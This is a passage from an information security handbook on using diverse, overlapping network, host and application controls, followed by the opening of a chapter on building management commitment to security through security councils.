Network intrusion detection can also be implemented in a diversified fashion by using different types of vendors who employ various methods of detecting malicious traffic. In addition, most implementations use a list of traffic signatures that are known to be malicious. This signature list will vary in correctness and completeness. The correctness of the list is important in that, if a signature is not correct, it may result in generating false detection of the traffic or it may miss some malicious traffic completely. Utilizing multiple solutions will provide some protection against this. Some network intrusion detection prevention systems will also use heuristics or other methods to guess if particular network traffic may be malicious in nature. These implementations are vendor specific, and utilizing more than one vendor can also provide more assurance that the traffic that is identified as being malicious is a true indication of a problem.

Another type of network control is a network intrusion prevention device. This is a combination of a preventive control and a detective control. This type of control not only looks for known malicious network traffic but can also prevent it from reaching the system it is intended to attack. This is especially useful for single packet attacks or attacks that do not require a complete TCP handshake. This control is usually implemented as an inline device in the network. This means that all network traffic will flow through the device, and it can be configured to discard any traffic it considers malicious. These devices are similar to network intrusion devices in that they utilize a list of signatures of malicious traffic that is compared to the traffic flowing across the link they are monitoring. As with the network intrusion devices, it can be helpful to utilize multiple vendors in order to ensure the correctness of the signature list and any method of heuristics. In addition, because the device is usually implemented inline, it is important to consider redundancy in order to reduce the risk of an outage due to a single point of failure.

One other network control is the use of a host-based firewall. This is a firewall that is implemented directly on the system providing the application or service. This firewall limits connectivity to services on the system and can provide that protection if other network controls fail. One disadvantage of a host-based firewall is that it depends on the host to actually implement and control the rule set. If the host is compromised, then the firewall rules can be modified to bypass the controls, as has been demonstrated by a number of viruses. When the virus has infected a system, it has disabled the firewall controls to provide further access to the infected host or to allow the continued spread of the virus. Timely management of these firewalls is also important for them to be successful at mitigating attacks. To be effective in an enterprise setting, these firewalls should be centrally controlled. If they are centrally controlled, then the enterprise can react more quickly to new threats by adjusting the network access rules on the hosts to block malicious traffic. A host-based firewall can augment network controls and provide redundant control of network traffic.

One other important process in securing a system is running periodic vulnerability scans using a network vulnerability scanner. These are used to identify vulnerabilities that could be used to compromise a host or application. If it is necessary to secure a large enterprise, running a network vulnerability scan

is one of the most effective ways of ensuring that the system has been kept up to date with patches. One way to increase this effectiveness is to use more then one scanner. Vulnerability scanners test for the presence of a vulnerability in different ways. Some will attempt to actually exploit the vulnerability, and others will simply determines that a vulnerability may exist by checking the version level in the software. Still others may just indicate the possibility that a system is vulnerable and might require further investigation to see if a vulnerability actually exists. The scanners will have to be periodically updated to reflect any new vulnerabilities that have been discovered. This is also where utilizing more then one scanner will be of benefit as some vendors may keep there software more current than others.

Another important tool for securing networks is the use of encryption technologies. Encryption is used to provide protection against eavesdropping by third parties by encrypting the traffic using an encryption algorithm. Encryption along with hashing algorithms can also be used to authenticate the traffic between two network connections. Two types of encryption algorithms are utilized to encrypt network traffic: symmetric and asymmetric. Symmetric algorithms use a shared key that is known to both parties to encrypt the traffic. They are much faster and require fewer computing resources than asymmetric algorithms. Algorithms of this type include the Advanced Encryption Standard (AES) and Triple-DES (formed from the Data Encryption Standard). An important factor in the implementation of symmetric encryption is the size of the shared keys that are being used. The size of this key determines the key space or range of values that the key can have. The size of the key space is an important factor in determining the strength of the implementation of an encryption system. One type of attack, called a brute force attack, attempts to decrypt the encrypted data by trying every possible key value in the key space. Larger key sizes are used to provide more protection against these attacks. It is important that the key space be of sufficient size so the amount of time and resources required to attempt all of the keys in the key space is large enough to make it impractical to try.

The second type of encryption algorithms is asymmetric, also known as public/private key encryption. These types of algorithms use two related keys. One key is private and must be kept secret, and the second key is public and can be distributed freely. Any data encrypted with one of the keys can only be decrypted using the other related key. Examples of these types of algorithms include RSA (named for its developers, R. L. Rivest, A. Shimir, and L. Adleman), Diffie–Hellman, and ElGamal. Asymmetric algorithms generally are used to provide key exchange and authentication functions for protocols such as Internet Protocol Security (IPSec) and Secure Sockets Layer (SSL). When an asymmetric algorithm has been used to pass a shared or session key between the connecting parties, then a more efficient symmetric algorithm can be used to encrypt the traffic. In addition to encrypting the data being passed between two parties, encryption can also be used to provide authentication between them. This is important to prevent a man-in-the-middle attack. A man-in-the-middle attack occurs when a third party is able to intercept traffic between two parties and is able to read or modify the traffic without the knowledge of either communicating party. Protection against this attack requires the ability to verify the identity of the source of the traffic and the ability to verify that it has not been modified. This is done by using encryption in combination with hashing algorithms.

Some commonly used algorithms include Message Digest 5 (MD5) and Secure Hashing Algorithm Version 1 (SHA1). These hashing algorithms take data as an input and output a message digest that by design of the hashing algorithm is unique for that particular input. This output can then be encrypted using the private key of a public/private key algorithm to form a digital signature. This allows the verification of the source of the data and that it has not been modified while in transit. Encryption controls and hashing algorithms have been found to have a number of weaknesses. One problem that has occurred in the past is the discovery of a mathematical weakness in an algorithm that is being utilized. One example of this is the Message Digest 2 (MD2) hashing algorithm. This algorithm was shown to be vulnerable to mathematical attacks that could allow two different inputs to produce the same hash result. When this weakness was discovered, the hashing algorithm could no longer be considered a secure one. To protect against a possible mathematical weakness in a specific algorithm, various algorithms can be utilized in different parts of the network. Client-to-Web network communications using SSL can use one algorithm, and server-to-server IPSec traffic can use a different one. Another technique is to encrypt the

traffic first using an encryption system employing one algorithm and then encrypt the encrypted traffic again using a different algorithm. This technique is referred to as super-encryption. One example of super-encryption is using SSL over an IPSec virtual private network (VPN). The network traffic is first encrypted by the SSL implementation and is then encrypted by the IPSec implementation, thereby double encrypting the data. Utilizing more then one encryption algorithm reduces the risk of a weakness in a flawed algorithm that could compromise the security of an application.

Another problem that can occur with the use of encryption is in the actual implementation of the algorithm within a protocol. Protocols such as SSL use a random function to create a session key to encrypt the data. If the method used to generate that random key is flawed, it may be possible to guess the key or to reduce it down to a range of keys that can then be subject to a brute force attack that could succeed in a practical amount of time. Again, using various implementations that utilize different techniques will reduce the risk of a flawed implementation compromising an entire application. Another weakness in encryption systems can be in the mechanism used to protect the encryption keys. The most prevalent mechanism for protecting the key is to use a password scheme to encrypt the key and then storing it on the machine performing the encryption. In order to use the encryption key, the operator must supply the password to decrypt the key. A potential problem with this approach is that the password being used to protect the key may not be sufficiently complex. It could be subject to a guessing or dictionary attack, which uses lists of words to attempt to guess a password. It could also be intercepted and recorded by an attacker who has access to the machine on which it is used. To protect against this, complex passwords should be used, and every system should utilize a different password, so if one of the passwords is compromised then any potential damage will be limited only to that system.

Another mechanism for storing an encryption key is through the use of a smart card. This credit-card-sized card contains a chip that provides some protected storage and some simple encryption/decryption functions. It is also designed to be tamper resistant to protect against attempts to extract the information, even with physical access. When used to store encryption keys, a smart card can store the key and not allow it to be accessed unless a personal identification number (PIN) is supplied. This provides a much greater level of security as an attacker would have to have access to both the card and the PIN in order to compromise the encryption key. Using a combination of passwords and smart cards provides diversity in an encryption systems and lessens the risk of a failure in any part of the system leading to complete failure of the application.

These network controls can also complement other controls. Many major threats originate over the network, and good network controls can reduce the risk of the compromise of a system. If an operating system or application has a particular vulnerability to a network-based service, the network control can be adjusted to reduce or even eliminate the threat until an operating system or application can be patched or reconfigured. This is important, as the patching of these systems may take a long time and may require modification of the applications that are being run. Because the control is being implemented at the network, it can be implemented relatively quickly and provide protection against the threat. In addition, it is good security practice to allow only network traffic that is necessary to run the application or service to minimize the impact of new threats. Detective-type controls, such as network intrusion detection, can also help in determining the effectiveness of the other network controls by monitoring network traffic and assisting in determining if a network control has failed. Monitoring the log files of network controls is also important, as the logs produced by these controls can provide valuable information in determining when a machine has been compromised. Providing diversity within each network control and utilizing overlapping controls where possible can help in protecting and detecting network-based attacks and can lessen the risk of compromised applications.

Host Operating System Controls

Another important set of controls that can be used to protect an application or service exists on the host operating system of the system running the application or service. These controls support the confidentiality, integrity, and availability of the applications or services running on the host. Some of these

mechanisms are built into the operating systems, and others are implemented by loading additional software. If implemented properly and with diversity, these controls can complement network and application controls to provide better security and reduce the threat to an application or service.

A major control provided by a host is authenticating access. This control is used to verify the identity of users of the host. This identification can then be used by other controls to provide access controls. The authentication method used to verify the identity of the users is important, as that method controls the extent to which the identity can be trusted to be authentic. A variety of methods can provide authentication. The most prevalent method is through the use of a password that is known by the person who is authenticating. This is known as one-factor authentication and uses something that only that person knows. Another method is through the use of a password that is generated by a hardware token or a certificate on a smart card. This is commonly used in conjunction with a PIN. This approach is referred to as two-factor authentication, as it combines something that the user knows and something that the user physically has (the token or smart card). A third method of authentication is through the use of biometric information that is unique to the person. Examples of these include fingerprints, hand geometry, and iris/retina scans. When a person has established his or her identity through authentication, then the appropriate access controls can be used to restrict that person to the appropriate data and functions.

Utilizing diverse authentication methods can greatly reduce the threat of an identity being compromised. Network controls can also be used to limit the network locations from which a user can gain access. The implementation of an access control list on a firewall can prevent access to the system unless the request comes from an approved network. This can reduce the threat of attempts at unauthorized access by limiting the access to better controlled networks. In addition, if users are only expected to access the system from a specific network, then monitoring can reveal when access is attempted from other unauthorized networks. Action can then be taken to investigate why the access was attempted.

When a user has been properly authenticated, then the access controls of the operating system can be used to limit the data and functions that can be accessed. This is done by granting or revoking privileges within the operating system. Some examples of these include allowing specific users to log in from the network, specifying times that a user is allowed to access the system, and, when a user has logged into the system, what resources that user can access. Functional privileges are another type of privilege that control what a user is allowed to do, such as having the ability to shut down the system, access another user's files, start or stop services, and even grant privileges to other users. Some operating systems support very granular control and allow the individual granting of privileges, whereas others only support the granting of either all privileges or none at all. Only allowing users the minimum privileges to perform their jobs is an important part of reducing the risk if that user is compromised. One way that overlapping controls can be used is in the case of a user who apparently has logged on via the network and is attempting to access other functions or areas that are unauthorized. This can indicate that the user's ID may have been compromised and the matter should be investigated. If the access is via the network, then network controls can help to locate, isolate, and subsequently block any further access attempts from that network. This is an example of how host controls and network controls can work in conjunction to detect and respond to threats to a system.

One other way to provide host access control to data is through the use of file encryption. This can be employed as part of the host operating system or can be a separate add-on application and can be implemented on a file-by-file basis or on an entire volume. This can complement and provide diversity to existing access controls by restricting access to authorized users only and also requiring that the user provide the key to decrypt the data. In addition, using encryption algorithms different from those used in other areas of the system can reduce the risk that a compromise in one algorithm will compromise the entire system. Encryption also provides protection against physical attacks on the host that would allow direct access to the protected data. Even if the host controls were bypassed, the risk of the data being compromised would be less as the data would still be protected by the encryption as long as the key remained secret. Furthermore, if the encryption scheme is implemented separate from the host operating system, it can provide a separate independent control that will reduce the risk of the data being accessed by an unauthorized individual.

Another control that is important to mention is the use of a host intrusion detection system. This is a collection of processes that run on a system to monitor for activity that may indicate an intrusion is occurring or has occurred. It can include various functions, such file integrity checking, monitoring of communications traffic, log file monitoring, and auditing of access rights. By performing these functions it can detect when an intrusion has occurred. When used in conjunction with other controls, such as network intrusion detection, it may be possible to pinpoint the source of the intrusion and take action to further investigate it or block any future intrusions. In addition, these controls can also provide important log information that may allow the organization to take legal action against the intruder.

One of the most important preventive host controls is provided by the addition of anti-virus software. Anti-virus software contains a number of features and functions that can help protect a system against compromise. One of the main functions of anti-virus software is the detection of malicious code in files. Most viruses will attempt to both install and run executable files or modify executable files that already exist on the system. These modifications can be used to provide unauthenticated access to the system or to spread the virus to other machines. Anti-virus software attempts to detect these infected files when they are accessed by the host system and prevent them from running. This is an important preventive control because it can provide protection against viruses and worms that use vulnerabilities that have not yet been patched on the host system. It may also be quicker to update the anti-virus signature files than to patch against the vulnerability used by the virus to spread.

Virus detection should also be used in other places to provide overlapping control. Although the most important place is on a host itself, another place that anti-virus software should be run is on e-mail servers. E-mail is one of the major methods or vectors used by viruses to spread from one system to another, so running anti-virus scanning software on the e-mail servers is an important control. It is important to implement diversity in this control, as well. Anti-virus implementations will use a variety of methods to detect viruses. Most implementations use signature files to identify the code used in a particular virus. This means that the virus signatures must be kept up to date in order to provide protection against the latest viruses. One way to provide extra protection through diversity is to utilize more then one anti-virus vendor solution. Anti-virus software companies can provide updates on different schedules. Some provide updates once a week, and others may provide them once a day. Also, anti-virus vendors will discover the virus and release their updates at different times. Utilizing multiple vendors allows an organization to take advantage of whichever vendor comes up with the detection and remediation first. When applied to e-mail solutions that use gateways and internal relays, this approach can be implemented by utilizing a different vendor's solution on the gateway than on the internal e-mail relays and, if possible, a third solution on the hosts themselves to provide even further diversity.

Application Controls

The next place where security controls can be implemented is in the application itself. Applications vary greatly in the amount of security controls that can be implemented. They can also be made up of diverse sets of systems such as browsers, Web servers, and databases. Each one of these pieces represents a place to attack the system as well as an opportunity to implement a control.

Applications rely on the system that is hosting the application in order to properly execute the application. If the underlying system that is hosting the application is compromised, then the application controls could be bypassed, making them ineffective. It is important to protect the system that is running the application. One way to reduce the risk of a system vulnerability being used to compromise an application is to use different types of systems to implement an application. If the application requires the use of multiple Web servers, possibly for load balancing, and can be run on more then one operating system, it is possible to take advantage of this and utilize two or more operating systems for those servers which can reduce the risk of a vulnerability in one operating system affecting the entire application. If a vulnerability is discovered, then the system that is vulnerable can be taken offline until it is patched or mitigated in some other manner, but the application can continue to function utilizing the other Web servers that use a different operating system. A drawback to this approach is that it greatly increases

operating complexity by having to maintain and administer multiple operating systems; however, this complexity may be justified for critical applications that must be available all of the time.

Diversity should also apply to the clients used to access the applications. Particularly for Web-based applications, the application should support various browsers in order to prevent a flaw in any single browser from compromising the application or service. This can best be done by making sure the application does not depend on a specific feature of a specific browser to operate and uses standards that most browsers can support. This approach has some drawbacks in that the support of the application must be able to handle these multiple access platforms, and the application must be tested with them to ensure that it functions properly.

Applications may also provide their own authentication process that may be used either with the host authentication or as a totally separate authentication path. If the application authentication is done after a host authentication, then one way to reduce the threat of a compromise is to use a different method of authentication than that used by the host. This can prevent the compromise of the authentication method for the host from allowing access to the application.

Within applications, many access controls can be used to restrict access to functions and resources. For some enterprise applications, these can be very granular and can restrict access down to a particular transaction. Applications can also define roles or groups for its users that in turn define the type of access control, which can make it easier to administer these controls. These access controls can be used in the same manner as the host access controls to limit the functionality that is being accessed by users as well as combined with network controls to limit the sections of the network that can access a particular function within an application. An example of this combination control is not allowing high dollar transactions in a financial application to be initiated from the Internet. This can be done by limiting that functionality to an ID that can only be used to access the application from a controlled network. In addition, encryption can also be used to protect data within the application. Using encryption can prevent the disclosure of critical application data such as credit card numbers or other sensitive information that should be protected even from the administrators of the applications. Diverse access controls, including the use of encryption, can provide multiple layers of protection for the data that is contained within an application and reduce the risk of having the application data compromised.

Coordinating the use of network, host, and application controls can provide redundancy in protecting against compromises and detecting intrusions. This can be an administrative burden, as it requires the coordination of all the controls in order to provide appropriate access to authorized users, but combining all of these controls together can help in reducing the risk of a compromise due to a failure in any one of them.

Detection and Response

Detection and response are integral parts of any security plan. Although most plans attempt to prevent incidents from occurring, it is also necessary to react to any detected problems. A system that involves a number of diverse security controls can make it challenging to deal with all of the events being generated. It is possible to use diversity in response to improve the likelihood that the response will be timely and allow administrators to resolve the problem with a minimum of impact to the applications.

One tool that can be used to help monitor diverse security controls is a security event correlation system. These systems can take events and logs from various sources such as firewalls, network intrusion detection systems, anti-virus detection logs, host security logs, and many others type of logs and correlate them together. This then allows the events to be related together to determine if any action should be taken. An example of this is when a network intrusion detection system detects an attack against a system and the file integrity checker detects a change in a critical file. These events may be detected and responded to individually based only on the priority of that specific event occurring. If they are being processed by a security event correlation system, then it can recognize that these events may be related, and the priority of the events can be adjusted so they are addressed in a more timely manner. This can also help in managing the diversity of different events, as the security event correlation system can map the same

type events from multiple sources to a common naming system or grouping of events. This is important, as multiple vendors may have different names for the same event, but this system allows events to be reacted to in the same fashion no matter what the source. This type of system is essential to an enterprise utilizing multiple diverse security controls and monitoring systems.

Another place where diversity can help is in the tools used in the alerting and response process. This can assist in ensuring that administrators will be able to respond to problems in a timely manner. Some alert processes rely on only one method of notification (usually e-mail to a pager). This can be a single point of failure, especially if the e-mail system or the network itself is the system that is affected by the problem. Utilizing other methods of notification, such as devices that will page directly from an event console, will increase the likelihood that the notification will occur in a timely manner. It is also important to protect the response tools and systems that run them as much as possible. These systems should be protected at the highest levels, as they are critical in assisting in containment, remediation, and recovery. Providing diversity for these tools is also a good idea. Being able to utilize tools that run on multiple operating systems is important, because the system that will be used to respond to the incident may be compromised by the same incident that is being responded to. It is also possible that the response system may not be accessible via the network because of the same incident. Having the ability to operate in many different environments will reduce an organization's dependency on any single system and increase the probability of being able to defend successfully against an attack.

Another place to practice diversity is in the actual tools required to respond. In some cases, a tool may not be able to function because the method it uses is blocked by a network control put in place to protect against the effects of an ongoing incident. An example of this was the Blaster worm. It used the Internet Control Messaging Protocol (ICMP) to locate other machines to infect. This resulted in massive amounts of ICMP traffic on networks with infected machines. A common practice was to block this protocol on those networks in order to allow the noninfected machines to communicate. A side effect of this was that it disabled a number of network tools, such as Ping and Tracert, that are commonly used to troubleshoot network issues. Other tools that did not use ICMP had to be utilized

Another place where diversity is helpful is in the method of access that may be necessary to respond to an incident. For example, VPNs may be used to access the enterprise network from the Internet. If an incident has disabled that access, it will be necessary to have an alternative method available, such as dial-up or the ability to access the network directly by physically going to a location. This can also be useful if it is suspected that the normal method of access may be compromised or possibly is being monitored by an attacker.

Conclusion

The use of different security controls within an application environment can go a long way toward reducing the security risks of running the application. Utilizing diverse controls across the network, hosts, and applications, as well as the detection of and response to incidents, can provide multiple layers of protections. These layers can provide overlapping controls that will reinforce the security provided by each control. If one of the controls fails, then an overlapping control can still provide protection or detection. One drawback to using multiple overlapping controls is that administration of these controls requires more effort, which can be justified by the reduction of risk that these multiple controls can provide. Multiple controls can also provide some opportunities to separate critical duties in that different personnel can administer different controls, thereby not allowing any single person to compromise the entire application. Care must also be taken to implement the controls in an independent manner to reduce the risk that a failure in a single control will affect other controls. All in all, the implementation of multiple diverse controls that are layered throughout the network, host, and application can maximize the security of an organization's applications and minimize the risk of a compromise.

Building Management Commitment through Security Councils, or Security Council Critical Success Factors

Todd Fitzgerald

One of the most common concerns voiced at the various security conferences and security associations around the country is, "How do we get our management to understand the importance of information security?" These concerns are typically voiced by individuals that have been unable to secure the attention of or financial commitment from the senior leadership of their respective organizations. The question is usually accompanied with frustration as a result of multiple attempts to obtain budget dollars, only to be faced with flat budgets or even cuts to the current expenditure levels. Although each organization has different values, principles, and strategies to move the business forward, this article explores some techniques for building management commitment through the implementation of a successful information security council.

The Evolution of Information Security

Before we can accurately talk about today's information security environment, it is useful to explore how information security evolved to the current state. Figure 16.1 shows the evolution over the past 40 years as a progression of issues. In the early days of information security, the discipline was focused on the mainframe environment, where the information was controlled centrally through a single operating system. The view of information security at this time was that it was primarily an information technology (IT) issue. IT at that time was also seen as an overhead expense to support the accounting and back-end functions of the organization (*versus* operating as a core business enabler). Information technology was also viewed as being very technical and not well understood by senior executives within organizations, although they understood that it was necessary. To further distance information security from the senior executives, it was mainly viewed as the management of log-in IDs and passwords. As a result of these perceptions, information security was located within the IT departments and typically buried somewhere within the data center operations management.

Then along came minicomputers, the first mechanism to move information off of the mainframes and onto departmental processors. Moving the information to another platform required management




FIGURE 16.1 Attention to information security across technical/environmental changes.

of the information between the platforms and another level of log-in/password controls. These servers were still typically managed by the central IT departments, so information security was still predominantly addressed centrally. In the early 1980s, with the introduction of the personal computer and a move away from cathode ray terminals (CRTs), a significant change occurred for information security. Now information was being replicated from the previously centrally managed systems to individual workstations. The PCs were quickly organized into local area networks to share files and printers. This represented a real challenge for information security — although access to mainframe systems could be controlled and access to the networks could be controlled through the network operating systems, what security controls were in place to protect the desktop? As history has shown us, very little has been done to protect the desktop in most organizations. What was the management view of information security at this time? There was some recognition that there was more to information security; however, it was still thought of as an IT issue and, more frequently, an impediment to integration of the networks. In other words, it was an obstacle that had to be overcome to be successful.

Beginning in the mid-1980s, organizations were making investments in data warehouses as the value of aggregating transactional information to support decision making was beginning to be realized. Organizations dealt with data ownership issues and who should have access to the decision-making information. Executives recognized the value of this information, but security was still viewed as an IT function, similar to systems analysis and design, database administration, infrastructure, computer programming, data center operations, and testing or quality assurance. However, the information was becoming significantly more meaningful, due to the aggregation, if viewed by inappropriate parties.

The next major change was the introduction of the Internet and specifically the Web. The Internet's beginnings can be traced back to the late 1960s/early 1970s, but usage at any scale beyond the research, education, and government communities did not occur until the mid-1990s. Today, the Internet is embedded in our culture as much as cell phones, minivans, sport utility vehicles, and expecting consistency

in food quality from one chain restaurant to another. Systems that were once protected by the data center "glass house" subsequently moved to a shared network environment that was still connected within the organization. Wide area network (WAN) and local area network (LAN) technologies were utilized, but still there was exposure within the phone system; however, this was viewed as private within the organization, comprising lower risk. When the necessity to become connected to the Internet to establish a company presence, conduct electronic commerce, and provide access to the vast resources available, organizations increased their risk of intrusion significantly.

It is during this latest period that information security began to come to the forefront in leading organizations, albeit still being regarded as primarily an IT issue. Why? Because many organizations were positioning the Internet for customer service and order entry functions (beyond the earlier "Web presence" phase), their businesses were much more dependent on the availability of these systems. Additionally, communications were increasingly becoming dependent on electronic mail with external organizations due to the Internet connection. Computer viruses and worms such as Melissa, Ilove you, Goner, Blaster, Slammer, Sasser, and so on from the late 1990s to the present have served to compromise the availability of business systems. Senior executives were beginning to become concerned over reports of "external hackers" but were still were not completely knowledgeable as to the risks to the organization.

With the lower cost of producing portable computers in the late 1990s and the new millennium, these devices were becoming more common. The lower cost coupled with the Internet capabilities for accessing internal systems remotely served to proliferate the usage of laptop computers. New security concerns were introduced, as these devices created new entry points into the network. This was primarily viewed by senior management as an issue to be managed by the network and information security areas.

As organizations turned the corner on the new millennium, proposed rules emerged such as the Health Insurance Portability and Accountability Act (HIPAA), the Gramm–Leach–Bliley Act (GLBA), National Institute of Standards and Technology (NIST) guidance, and activity within California directed at individual privacy. Although several of these rules had been in development for many years, the general population was beginning to express greater concern about the privacy of their information, whether financial, health-related, or personal, and its being protected and viewed only by those with a legitimate need to know. Fears of their personal information being displayed on the Internet by a hacker or that their Social Security numbers could be compromised while conducting an online transaction came to the forefront. The threat of having their credit history damaged by identity theft became a reality to many individuals. Companies that were the subject of compromises gained unwanted attention in the press. Some of those organizations, such as Egghead, CDNow, and others were forced into bankruptcy as a result. Now, security was beginning to become a topic of boardroom discussion due to an increasing awareness of the risks to the business posed by an external or internal compromise and disclosure of confidential information. Somewhere between the widespread usage of the Internet and the attention being given to compliance regulations senior management in leading organizations began to recognize that the issue was one of business risk as opposed to an internal IT issue. As networks suffered outages due to worms and viruses, as inappropriate disclosures of company information occurred, and as trade secrets were suspected of being stolen through corporate espionage, attention to security began to move out of the IT department.

September 11, 2001, was a tragic day for our country. Senior management at many organizations began to ask: What if a tragic event happened to us? Are we prepared? Would we be able to sustain the business or go out of business? These questions again added to the perspective that information security was more than log-in IDs and passwords. The establishment of the Homeland Security department may not have had a significant, direct impact on most organizations, but the mere presence of and constant attention paid by the President to defeating the terrorists has increased the amount of attention paid to our critical infrastructures. Security has impacted the daily lives of each American — just consider the airport screening process today *versus* pre-911. Individuals are more understanding that security is here to stay, even though they may not like the inconvenience. Because individuals are now more security conscious, senior management is seeing security issues addressed more in the media and is beginning to understand the risks.

So, what does this quick tour of the history of information security all mean? Simply put, in many organizations, information security is viewed in a broader context than the establishment and termination of access controls by senior management. They understand, for the most part, that this is a business risk issue that requires some funding; however, protecting information is still largely viewed as an information technology issue, and the individuals responsible for information security still report within the IT organization or to the chief information officer (CIO), if they are fortunate. Some progressive organizations have recognized the business value of this function and have aligned the reporting with the legal, compliance, internal audit, and risk management functions.

Why Communication Fails

To have meaningful communication, it is imperative that the needs and perspective of the *listener* be understood by the person giving the presentation, trying to sell the idea, or advance the posture of information security. Let's try an exercise for a moment: Close your eyes, and envision the most technical person in your organization who understands security. Imagine that this person is having a conversation with the chief executive officer (CEO) of the company about why a new firewall is needed. What images come to mind? What are the key phrases that are communicated? What do you think the odds of success are? Okay, open your eyes now. Chances are this exercise produced either comfort or extreme discomfort. Let's examine some key concepts for making this interaction successful:

- *Avoid techno-babble.* Technical individuals are used to conversing among their peers about the latest technology, and it is many times necessary to communicate in this language to determine the appropriate solution. Sometimes techno-babble is used to make the individuals appear to be knowledgeable in the technology; however, throwing out vendor names and technical terms to senior executives such as the CISCO PIX 500 Series firewall, Active Directory organizational objects, stateful port inspections, or, worse yet, the vulnerabilities of port 139 or explaining why SSL encryption through port 443 is the way to go for this application is only a recipe for disaster! It is analogous to a new car salesman attempting to sell a car to someone by explaining the compression ratio specifications of the engine. Although these details may be important to the engineer designing the car to ensure that the car has the proper size engine for the weight and acceleration expectations of the car and may also be important to the manufacturer to ensure that the engine is built to the quality level desired, explaining these facts to most car buyers would be not only uninteresting but also rather irrelevant.
- *Understand the senior management view toward security.* Senior management's view of the importance of information security will guide the organization's view as well. If support for adopting security practices is currently lacking, this should be understood. Is there an uphill battle ahead, where every idea presented will have to be defended to obtain appropriate funding? Or does senior management have an understanding of the issue and are they willing to allocate some of the necessary funds? In the first case, more time will have to be spent educating senior management in terms of risk, as well as gaining champions of the effort, prior to actually selling information security to senior management.
- *Highlight business risks.* This does not mean dancing around like Chicken Little and proclaiming that the sky is falling. Yes, it is true that nothing grabs the attention of senior management better than a security incident; however, a strategy based on reacting to the latest security incidents is not conducive to establishing a long-term security program. Instead, it promotes the idea that security can be invested in only when major problems occur, which is contrary to the investment model desired. Risks must be communicated in business terms, such as the likelihood of occurrence, the impact of what will happen if the event does occur, what solutions can be implemented to mitigate the risk, and the cost of the solution. Whether the solution is the latest whiz-bang, leading-edge technology or the implementation of appropriate administrative controls, the real decision process involves answering the question of whether the organization can live with the

risk or should make more investments. Understanding this perspective will reduce the possibility of presenting the idea in techno-babble terms, as previously mentioned. Many times people in technically oriented positions are very good at analyzing problems and formulating solutions to the problems, but their explanations are many times focused on the specific details of the technology. Although this is important and works for resolving those types of issues, it does not work as well when explaining positions to senior leaders that have limited time to address each individual issue.

- *Dress appropriately.* In today's business-casual environment, as well as its extension into certain dress-down days, it is easy to lose perspective of what is appropriate for the occasion. Notice how others in the organization dress and, specifically, how the executives dress. Are they blending with the workforce with business casual? Do they wear jeans or are they still clinging to their suits and ties? Because executives frequently have meetings with external parties, it is not uncommon in organizations that have adopted a business-casual policy for senior executives to be dressed in suits and ties for the external world. Alternatively, some executives may only dress up on those occasions when external meetings are required, so as to fit the team environment (which was the purpose of business-casual attire in the first place). Why should dress be important? If someone is to be taken seriously as an individual truly concerned about business risks, then dressing the part is necessary. Would jeans be appropriate to wear for a person's own wedding? Why do people rent tuxedos for the occasion? Because it is important, sacred, and special and deserves the appropriate attire. If selling security is important, then appropriate attire is in order.
- *Do your homework on other organizations.* Executives are interested in what other organizations are doing to resolve the issues. This is important, as an organization has limited resources (time, people, and money) to invest in the business and still remain profitable for shareholders and maintain the proper employee workload (to maintain morale, reduce turnover, and produce the necessary level of productivity). Because these resources are limited, they want to ensure that they are spending about the same as their competitors for investments that sustain the business and potentially more than their competitors for those investments that will gain competitive advantage. The psychology in this case is such that, as individuals, we do not want to be viewed as being less than anyone, as this is a negative. If information security is viewed as a necessary evil, as an overhead cost that must be absorbed, or as something that just has to be done, investments will never move beyond the *status quo* level of other organizations. If information security is viewed as being an enabler that allows the organization to add new products and services, reduce costs, and promote its trustworthiness, then the investments are apt to exceed the *status quo* of other organizations. Again, the benefit must be clearly articulated in terms that the key decision makers can understand.
- *Keep presentations short and sweet.* The old adage that less is more definitely applies here. The business problem being addressed, the impact to the business, and the benefits and costs should be articulated within the first few slides. The first thought of the executives will be "Why am I here?" Then, they will ask: "What do they want from me? What will it cost?" The earlier in the presentation that these issues can be addressed, the better. Graphics and simple charts showing comparisons are also useful in communicating the message. The slides should be used as an aide but should not contain all the details, as these can be provided during the presentation if requested. Even in this case, answers to the question must be at the appropriate level for the executives. For example, if the decision makers are having difficulty understanding why information has to be encrypted to remain secure over an open network such as the Internet, diving into the details of Secure Sockets Layer, 128-bit encryption, digital certificates, and public key infrastructures is not going to address their concerns. The real questions being asked are "What are the business risks? What is the likelihood that one of these events will occur? Is it worth my investment? If the investment is made, what other problems (end-user training, inability to recover files, slower computer response time, etc.) are likely to occur?" Anticipating the answers to these business questions is the key to a successful presentation.

Critical Success Factors for Sustained Management Commitment

